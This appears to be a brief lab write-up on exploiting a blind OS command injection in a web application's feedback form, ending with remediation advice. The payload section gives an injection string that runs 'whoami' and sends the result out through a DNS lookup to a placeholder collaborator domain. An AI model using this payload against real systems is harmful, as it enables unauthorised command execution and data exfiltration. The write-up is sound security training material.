**SCENARIO**


The feedback feature of the application appears to have a blind OS command injection vulnerability. The aim is to exfiltrate the output from the executed command using an out-of-band mechanism, specifically, a DNS query.


**PROCEDURE**

1. Use Burp Suite Pro to intercept the feedback submission request.
2. Introduce our payload into the email parameter, which will perform the command and send its result to an external domain.
3. Poll the external domain for incoming data to extract the result of our executed command.

**PAYLOAD**

For the email parameter: ||nslookup+whoami.BURP-COLLABORATOR-SUBDOMAIN||

**  
PROOF OF CONCEPT**

**  
REMEDIATION**

1. Avoid unsanitized user input in any system-level functions.
2. Monitor outgoing connections from the application server to detect unexpected interactions.
3. Regularly test and patch the application to prevent such vulnerabilities.